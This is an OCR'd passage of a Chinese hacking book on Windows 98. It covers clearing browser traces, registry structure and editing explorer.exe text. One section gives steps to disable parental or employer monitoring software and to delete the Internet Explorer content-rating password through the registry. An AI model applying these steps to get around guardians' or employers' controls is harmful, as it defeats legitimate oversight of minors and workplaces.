每台上网的计算机都会分配一个 IP 地址，如果你想与特定的计算机建立链接，就要首先知道其 IP 地址。但由于 IP 地址很长，不利于记忆。如何解决该问题呢？主机名可以解决该问题，主机名就是用人类语言对 IP 地址进行命名。如果你想访问 hotmail.com 网站，不必记住其 IP 地址，你仅需记住 hotmail.com。当你键入主机名时，浏览器就会与 DNS 服务器或者域名服务器联系。这些服务器上存储着主机名称及其对应的 IP 地址。更多内容请参考网络工具章节。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

如图 2-2，图 2-3 所示。




图 2-2　IP 地址设置界面




图 2-3　IP 地址设置界面

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

通过以上操作就可以删除特定站点的所有缓存的页面，该站点的所有记录就将从你的计算机上完全删除。

当你访问一个站点时，该站点会有许多图像、应用程序以及其他的多媒体组件同时运行。浏览器就会同时下载这些组件到你的硬盘或缓冲区。如果你已经访问过该站点，一旦你的浏览器已经下载了所有的组件，则你再次访问该站点时，浏览器就会检查该站点的内容是否更改。如果没有更改，就不会再次下载这些组件，而是直接从硬盘中装载站点的副本，因而节省时间。如果浏览器发现该站点的内容有变动，就会再次下载更新的副本。明显地，缓存是另一个收藏你所喜欢网址的空间。

通过下面步骤可以清除 Internet 浏览器的磁盘缓存：

1．打开 Internet 浏览器；

2．点击“View”（是否为中文版 Internet 的“工具”菜单）并定位到 Internet 选项；

3．在 Internet 临时文件框内点击删除文件按钮。

你也可以通过设置禁止对 Web 内容的缓冲。该设置生效后，尽管该站点的内容没任何变化，你在每次访问站点时都会重新下载所有的图像等组件。可通过以下步骤实现对缓存的禁止作用：

1．打开 Internet 浏览器；

2．点击“View”（是否为中文版 Internet 的“工具”菜单）并定位到 Internet 选项；

3．在程序文件标签中点击设定按钮；

4．拖动指针，将磁盘空间总量设置为 0MB。

删除 Cookies

究竟什么是 Cookie?

最高安全级别下，将 Cookie 描述如下：Cookie 的概念非常像在舞厅中将你的手打上了标签。你可以漫步、畅饮、甚至可以到外面开车兜一圈。只要你的标签在手上，你就不必再次付费，也不会阻止你再次进入舞厅。但 Cookie 的作用远大于此，它记录用户的特定信息，因此，当该用户返回到该页面时，就可以从 Cookies 中找回该用户的相关信息（作为状态信息）。Cookies 所关心的不在于信息的重新获得。问题在于信息从你的硬盘驱动器的哪个位置找回信息。Cookies（Netscape 浏览器中称为一致性的客户状态 HTTP Cookies）是一个存储选项，目前主要用来访问一个页面的所有用户的信息。

Netscape 中将 Cookies 解释如下：

Cookies 提供了一个有力的工具，使得新的应用程序用户能被写入 Web 环境中。购物应用程序能存储客户目前所选购的信息，付费服务更将其反馈到登记处，客户在下次登录时不必再次输入用户身份信息。网站系统能在客户端存储每个用户的偏好信息，并在下次登录系统时向客户提供给他们所喜好的商品信息。

在 Internet 浏览器上，Cookies 作为个人文件存储在 C:\windows\cookies 目录下。也可定位到 C:\windows\cookies 目录下直接删除 Cookie 信息。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

Cookies 中包含了有关用户的大量信息。通过分析这些信息，就可以发现用户的上网习惯。因此，为了保护用户的私有信息，建议你在上网前禁止 Cookies 选项。

可通过以下步骤禁止 Cookie：

1. 打开 Internet 浏览器；
2. 点击“View”（是否为中文版 Internet 的“工具”菜单）并定位到 Internet 选项；
3. 点击“高级”标签选项；
4. 定位到安全级别部分。你可通过调节适当的安全级别以开启和禁止 Cookie 选项。

URL 地址栏

你每次在地址栏中键入一个 URL，该地址就将存储于下拉菜单中。如果你清除了 Internet 浏览器的历史记录，则在 URL 地址栏中信息将自动删除。

Netscape Communicator

历史记录可通过以下步骤删除：

1. 打开 Navigator，点击 Communicator；
2. 点击 Tools；
3. 点击 History；
4. 删除选定的单个项目或者按住 Shift 键选定多个项目进行删除。

磁盘缓存可通过下面步骤删除：

1. 打开 Navigator，点击 Edit；
2. 选择 Preferences；
3. 点击 Advanced；
4. 点击 Clear Disk Cache。

对于所有网络黑客，我想说明一种通过注册表删除地址栏中 URL 的方法。

该方法需要用到 Windows 注册表，可能仅限于对注册表较为熟悉的人使用。我们将尽力解释该方法，但你需要修改自己硬盘上的注册表。在注册表中的 HKEY_CURRENT_USER\Software\Microsoft\Internet Explorer 项中有个 Typed URLs 文件夹。你能在该文件夹中删除特定的键（URLs）就可以从 typed-URL 历史中删除它们。

Cookies

通过以下步骤可以禁止硬盘缓存：

1. 打开 Navigator，点击 Edit；
2. 选择 Preferences；

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

3．点击 Advanced；

4．点击 Disable Cookies。

URL 历史记录

你也可在 Notepad 中打开 C：\program files\netscape\users\<username>\prefs.js 文件，从中删除如下程序行 user_pref("browser.url_history.URL_13", "www.perl.org/");

经过以上操作就可以从 URL 历史记录中删除特定的项目，perl.org 就是 URL 历史记录中的第 13 个记录。如果你想永久禁止页面缓存，可通过设置系统的历史记录为 0 实现。

注册表是操作系统的核心。如果不慎被搞乱，你就需要重新安装操作系统，因此安装盘就是必备的。但如果你能熟知注册表，就能控制整个计算机，甚至整个局域网。可通过对注册表控制就能登录 Unix 系统。然而，Windows98 系统具有注册表修复工具，能将其恢复到原来的状态。但在对注册表进行编辑之前，一定要记住在软盘上保留备份。

注册表

Netscape 也在注册表中提供了相关的设置项。可通过点击 HKEY_CURRENT_USER，在注册表中清除历史记录。这将为你提供一个左手边的屏幕以及一个右手侧的窗口。点击“Software”主题。这将在你左手侧提供一个“Netscape”。在右手侧你会发现 URL 历史记录。将其删除后，你的浏览器就恢复原始状态。

可从 Windows 的“开始”菜单并点击“运行”，然后键入“regedit”就可打开注册表。一些计算机不能通过该方式打开注册表，而需要在“运行”命令框中写入 C:\windows\regedit.exe。通常情况下，你需要知道注册表在 Windows 目录中以 regedit.exe 存在。你也可以通过点击“我的电脑”，然后进入 C:盘，再进入 Windows 并双击 regedit 打开。

无论你通过哪种方式打开，你都可看到如下内容：

HKEY_CLASS_ROOT

HKEY_CURRENT_USER

HKEY_LOCAL_MACHINE

HKEY_USERS

HKEY_CURRENT_CONFIG

HKEY_DNA_DATA

微软以隐藏方法保证其安全性。他们将注册表隐藏于 Windows 目录并给出了隐蔽的名字，使用户不能定制 Windows 或对注册表进行编辑。并且注册表的编辑方式独特，对于一般用户难以理解。本章节介绍有关注册表的更多知识，并教你如何对注册表进行编辑。

注册表编辑器如图 2-4 所示。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。




图 2-4 注册表编辑器

注册表由 user.dat 和 system.dat 两个文件组成(不能轻易更改)并控制着操作系统的所有部分，包括桌面的图标，存储 Internet 连接密码，以及你在网络上的访问记录等。首先，要了解注册表复杂的蜂箱构造（被称为蜂箱），你将以方式理解注册表的复杂构造，并认同其结构特点。但黑客能以我们可以理解的方式对注册表进行拆解。

现在，我们来看一个特定的蜂箱中的子菜单，通过点击其左侧的“加号”展开。菜单名字会提示你所处的位置。也就是说你可以在软件菜单下寻找该软件，更改某一软件的工作方式，或者想删除一个特定程序的密码。点击 HKEY_CURRENT_USER，就可以得到左右两个窗口的屏幕。点击“Software”主题，就将在左手侧显示一个软件列表。右手侧将会出现一些难懂的数据。为了将其转化为更易理解与更改的形式，你可点击特定菜单或主题，将其转化为可读的形式，然后向上转到 Regedit 菜单栏。点击，然后选择“导出注册文件”。在此过程中会需要你输入导出的文件名字及其保存路径。

正如人类的基因代码确定了一个人的外观和本性，Windows 注册表也决定了 Windows 系统的外观、工具以及工作模式等。

现在，通过 WORDPAD 打开从注册表中导出的文件。一定要牢记的是，你导出的注册表文件一定要保证该文件的扩展名为.reg。现在你将发现，注册表中的内容更容易理解，并

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

更易于编辑与定制其中的内容。有许多有关注册表的技巧可用于提供系统性能，并可改变Windows 外观。一些常用的方法如下：

1. 在开始按钮上能写上你的名字；
2. 改变 Internet 浏览器的图标；
3. 更改回收站的名字；
4. 更改程序运行方式。

详情请参考 Window 攻击高级手册部分。

关于注册表的更多信息请参考www.regedit.com网站，该站点有很多针对注册表进行黑客攻击的专门帖子与相关信息。

Baby Sitter 程序

你上司或家长在电脑里安装了 Baby sitting 程序控制你的上网习惯了吗？你想访问的站点是否受到该程序的限制？你想破解该程序对你的限制吗？

本人并不鼓励将色情等不健康的内容灌输给孩子，也不想让大家违背公司的政策。只想表达的是没有审核程序能够对网上的不健康内容进行完全过滤。一些人受到欺骗而去购买那些无用的软件。有几种方法可以禁止网络审核控制程序。

第一种方法，先按 Control-Alt-Delete 键，将显示出特定时间下正在运行的程序列表。如果审核控制程序是其中的一个，那么就可以选中并点击“结束任务”，然后点击“取消”将其移除。

每次 baby Sittting 程序的运行都要从 Windows 系统根目录启动。一些 baby Sittting 程序可将其相关的参数添加到 C:\autoexec.bat 文件中就可以在每次系统启动时自动运行。包含在该文件中的该批处理文件和命令在每次系统启动时自动运行。现在，将该文件在写字板中打开，并移除有关程序的所有项。更为安全的方法就是在对应 baby Sittting 的程序行前面加上一个“REM”保存并重新启动系统，使更改生效。

这些程序也可以将其自身添加到另外一个常用位置 C:\windows\Start Menu\Programs\Start up，使系统启动时自动运行。所有的放置于该位置的程序都将在系统启动时自动执行。在系统启动时，可以通过按“Shift”键临时阻止这些程序的自动运行。想在系统启动时永久地阻止这些程序运行，可通过“我的电脑”或者 DOS 删除这些程序项目或者快捷方式。

当 Windows 加载时，Win.ini 文件也对自动启动的程序进行控制。为了从该文件中将 baby Sittting 程序移除，你需要在写字板中打开 C:\windows\win.ini 文件，在[Windows]文件夹中（位于顶部某处），寻找一个以“load=”或者“run=”开始的行。将与该程序有关的所有部分删除即可。

几乎所有好的程序都会在启动时自动优化 Window 注册表。你试图找到该程序所对应的键如下：

HEKY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\Current Version\Run
HEKY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\Current

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

Version\RunServices

HEKY_LOCAL_MACHINE\.DEFAULT\SOFTWARE\Microsoft\Windows\CurrentVersion\Run

HEKY_LOCAL_MACHINE\.DEFAULT\SOFTWARE\Microsoft\Windows\CurrentVersion\RunServices

选中相应的键，并删除那些系统启动时自动执行的程序所对应的项。

Windows98 用户也可在 Windows98 安装盘中找到 escofig.exe 的系统优化工具，显示出系统启动自动执行的程序列表，该列表包含了所有以上文件的程序项。

Internet 浏览器内嵌了一个内容审核项程序，在每次 Web 访问时都需要输入密码。如果 Yahoo 网站没有内容审核密码的授权证书时，该程序就会禁止用户访问 Yahoo 网站。

可简单地通过以下步骤对注册表进行编辑，删除该密码。

所有关于内容审核设置都存储在以下的注册表键中：

HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\Ratings

为阻止 Internet 浏览器的密码输入请求，简单地打开 Windows 注册表编辑器（c:\windows\regedit.exe）并删除以上的项即可。

该章中我们将讨论高级的 Windows 攻击技巧，并和你一起了解系统内部，以改变 Windows 系统的工作方式。你将学到改变 Windows 运行过程中的每个细节的技巧，甚至改变 Windows 显示出来的错误信息。如果你掌握了本章所讨论的内容，你就可以控制 Windows 的每个方面。最后将引导你对 Windows 的核心进行编辑。

编辑 Explorer.exe 改变操作系统

点击 Ctrl+Alt+Del，将出现一个名为“结束程序”的 Windows 弹出窗体。当你点击这些正在运行的 Windows 程序对应的键时，总会在列表中看到 Explorer 项。该项控制着 Windows 如何进行工作的。Explorer.exe 控制着从出错信息到点击文件所弹出的快捷菜单等所有内容。

通过对该文件的编辑，你就能对 Windows 做出所有更改。你可能在想，编辑该文件应该非常困难吧。确实不是那么容易，在你对该文件进行更改之前，你确实需要了解一些基本的事项。

首先，在你想对该 explorer.exe 进行编辑前，一定要将其备份到软盘或者硬盘上的一个独立的文件夹中。一旦搞乱该文件，将导致整个系统瘫痪。

请在打开该文件前阅读整个部分。在你备份了 explorer.exe 文件以后，首先要重启计算机，进入 MSDOS 模式。点击开始→关闭系统，并选择重新启动进入 MSDOS 模式。

不能在 Windows 运行时在 DOS 中对 explorer.exe 文件进行编辑。该文件为只读属性，Windows 不允许对其进行编辑。不建议你在 Windows 运行时更改其文件属性并对其进行编辑。

一旦你进入 DOS 命令窗口，可通过以下命令进入 Windows 目录：

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

C：\> cd windows

一旦你处于 Windows 目录下，就可在 MSDOS 编辑器中通过键入下面命令将其打开并进行编辑：

C：\> cd windows>edit /70 explorer.exe

你必须了解的是，Edit 打开的是微软的编辑器，而 explorer.exe 是你想编辑的文件名。但许多人并不知道 /70 所代表的含义。实际上，/70 仅代表涵盖的列数。将列数设置成 70，并使得文件易读，不必左右拖动。

然而，该操作将会出现一个蓝屏，它就是打开 explorer.exe 文件的 MSDOS 编辑器的显示界面。该屏幕内容是用机器语言显示的怪异符号，见图 2-5。




图 2-5 微软编辑器

如果按照以上步骤进行操作，你就可以在屏幕上看到许多像心脏形、笑脸以及其他形状的奇异字符。

实际上，每个字符都代表了一个数值，该数值 value：### 显示在屏幕的右侧底端。

为了理解每个字符所代表的意义，在字符上移动光标，你就可以在右下侧看到该数值 value：### 。

你也可以在底端行 LINE：###看到所对应的行号。你不能对这些符号进行编辑，而是对那些你能理解的字符所在的文件部分进行编辑。从第 1336 行以后的内容是我们可以理解的部分。

我们给出该行数是 Win98 系统上的行数。而对于 Win95 系统，我们可以向下移动，直到英文单词为止。

当你右击“任务栏”并选择“属性”时，就会出现一个 window 窗口，通过它就可以定制客户化的任务栏。比如有“Always on Top”，“Auto Hide”等选项。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

现在，我们可以通过第 1336 到 1354 行对任务栏的属性进行更改。你能对出现在窗口中的任何文本进行更改，甚至对各种按钮上的文本进行更改。做出更改前请详细阅读以下内容。

你必须要知道的是，在 explorer.exe 中，文本之间有一个空格，该空格不是空格键所占的位置。我们可以这样理解，在 explorer.exe 文件中，通过空格键获得的一个空格所代表的数值，比如，如果敲击空格键一次在屏幕上出现的数值为 32，而在字符间的空格的数值为 0。如果字符间没有空格，其外观就是凌乱的。

值得注意的另一件事情就是在字符间有许多的&，该&字符所表示的是下一个字符，比如，&字符后继字符在 Windows 中是带有下划线的字符。

带有下划线的字符在 Windows 系统中用来作为运行特定程序的快捷键。也就是说，用户可将这些键作为快捷键使用。

我们可以用一些例子详细说明以上内容。

假设你想对程序运行窗口的任务栏属性中的文本进行编辑。比如说，原始的文本为“Clear”，现在你想用“Klear”来代替它，如何来实现呢？

找到第 1354 行，定位于&Clear。

现在，每个字符键的空格并不是空格键所对应的空格（数值=32），其值为 0。

键入&Klear，将&Clear 替换掉，切记该空格的值为 0。

如果你误将空格键对应的空格替换了数值为 0 的空格，你可在 explorer.exe 中点击任何数值为 0 的空白处，复制/粘贴到你想要的位置。

在做出必要的更改后，就可保存该文件，并重新启动系统。现在，右击任务栏并选择属性。在任务栏属性窗口中选择开始程序标签，你将看到按钮上的“Klear”。如果你点击键盘上的“K”键，将发现键盘上的快捷键也通过编辑 explorer.exe 得到了更改。

目前仅有的一个问题就是没有说明如何改变字的长度。下面就讨论如何通过 explorer.exe 对字的长度进行破解。如果我们继续向下浏览打开的 explorer.exe 文件，就会发现又出现了不认识的字符。能识别出来的可编辑部分仅从第 2 323 行开始。从这里我们再次看到了任务栏的属性。该部分能对右击任务栏小时钟出现的文本进行编辑，也能对右击任务栏本身出现的文本进行编辑。

第 2334 行到 2348 行用于对点击“开始”按钮所出现的内容进行设置，你能将“关机”的名字更改为等同长度的任何名字，以及“开始”菜单上的文本，甚至将“程序”更换为同等长度的字符“黑客”。然后，继续向下导 Windows 错误信息部分，我们能将微软设置的令人厌烦的错误信息更改为我们自己设定的信息。

第 2390 行是一个非常有趣的部分。该行能将“开始”按钮上的文本更改为任何我们想要的任何内容，以及任何长度的字符，甚至是 132 个长度的字符。

如果你仔细看第 2390 行，你将发现一个梅花形状的字符紧靠近于“Start”前面。如果将光标放在其上方，就会发现该值为 5。因此该梅花之后的文本“Start”的长度为 5。现在如果你想用 4 字符的“Stop”来代替“Start”，那么你就要找到其长度为 4 的字符粘贴到该位置。则该新字符的后继就改变成长度为 4 的字符。

现在让我们一起来研究一下，如何更改桌面外观以及“开始”菜单显示内容，让我们更深入地学习如何对 Windows 更改为更复杂的外观。“控制面板”是更改各种选项以及各种

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

属性集合的地方，它控制着系统的软件与硬件等许多项。点击开始→设置→控制面板就可进入控制面板。你将发现各种诸如密码、添加新硬件等项。在本章节，我们将进一步学习如何更改这些选项。

在控制面板 zhogn 的每个选项或菜单（比如 Modem，添加新硬件等）都对应于 c:\windows\系统文件夹中的.cpl 文件。比如，对于 Modem 选项就有一个相应的 Modem.cpl 文件存放于 Windows 目录下的系统文件夹内。其所有的文件列表如下：

APPWIZ.CPL (添加删除程序)
DESK.CPL (显示属性，与右击桌面的属性值相同)
INTL.CPL (区域设置)
INTL.CPL (Internet 设置)
JOY.CPL (游戏控制器)
MAIN.CPL (鼠标属性)
MMSYS.CPL (多媒体属性)
MODEM.CPL (Modem 设置)
NETCPL.CPL (网络设置)
PASSWORD.CPL (密码)
POWERCFG.CPL (电源配置)
SYSDM.CPL (系统属性，与右击“我的电脑”属性相同，以及属性选择)
TELEPHON.CPL (拨号属性)
STICPL.CPL (扫描仪与照相机属性，不针对所有系统)
TIMEDATE.CPL (日期/时间设置)
ACCESS ACCESS.CPL (访问属性设置)
THEMES THEMS.CPL (桌面布局)
FINDFAST.CPL (快速查找，仅针对于运行微软 Office 的系统有效)

现在，如果上述的文件在 DOS 编辑器下打开，我们就能对出现在每个按钮上的文本或者特定菜单或选项上的文本区域进行更改。要注意的是，要用/70 的参数打开编辑器，并要牢记的是在特定的软件下才能工作的规则集合。

为能对 Outlook Express，Winzip 等其他软件进行编辑，可通过 MSDOS 编辑器打开他们所对应的.exe 或者.dll 文件即可。

会有令人惊奇的效果出现吗？我想通过对这些文件的编辑，要比对注册表的编辑所出现的效果更令人激动。

注册表编辑

注册表是一个层次化的数据库，其中包括了有关计算机配置的所有最基本信息。在 Windows 以前版本中，这些设置都包含在诸如 config.sys，autoexec.dat，win.ini，system.ini，control.ini 等文件中，从这些文件中就可以看出注册表对整个系统的重要性。注册表的结构与 ini 文件的结构很相似，但由于注册表提供了一个层次化结构，它远超过了 ini 文件所代

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

表的意义，他们之间的关系与硬盘上的文件夹与文件概念相类似。事实上，获得注册表中元素的过程与获得文件夹和文件的过程相类似。本节主要讲解 Win95/98 系统的注册表，NT 系统与它们相类似，不再另作说明。

注册表编辑器以 regedit 命名，通过它能允许你查看、寻找、修改并保存 Windows 注册表数据库。注册表编辑器允许你进行任何操作，并不对你写入的数据进行验证。因此，你一定要特别注意，如果你进行了误操作，系统不会出现错误提示。

可通过运行 regedit.exe 打开注册表编辑器（Win NT 系统用系统管理员的权限打开 regedit32.exe 即可）。

注册表分成两个部分。左侧是该数据库的层次结构（看上去像 Windows 浏览器），而右侧是所对应的具体键值。

注册表由主键和子键组成。每个键都包含了一个值，有名字、类型以及键值本身。名字就是用于标识该键的一个字符。值的长度与类型取决于具体的数据类型。

正如你看到的注册表编辑器，注册表被分成了五个最基本的键：该级别上不能对这些键进行添加和删除操作。这些键中仅有的两个能存储于硬盘上：HKEY_LOCAL_MACHINE 和 HKEY_USERS。而其他的仅为这些主键的分支或由 Windows 系统动态创建。

HKEY_LOCAL_MACHINE

该键包含了所有的硬件，应用程序以及服务等信息。当计算机启动时，一些硬件信息将自动更新。存储在该键中的数据可以被该计算机中的任何用户共享。该键中有很多子键：

Config：包括了不同硬件的配置数据信息。

Enum：该键为设备信息。对于计算机中的每个设备，你都能在此找到其设备类型，硬件厂商，设备驱动以及配置等信息。

Hardware：该键包括了一系列的端口、处理器以及浮点处理器等信息。

Network：包含了网络信息。

Security：显示的为网络安全等信息。

System：包括了 Windows 用到的设备驱动器检查及其配置等信息。

HKEY_CLASS_ROOT

该键为 HKEY_LOCAL_MACHINE\Software\Classes 分支的一个别名,并包括 OLE, drag′n′drop ,快捷键以及文件关联等信息

HKEY_CURRENT_ROOT

该键仍然为一个别名。它包括 HKEY_LOCAL_MACHINE\Config 分支的一个副本，保存了计算机当前的配置信息。

HKEY_DYN_DATA

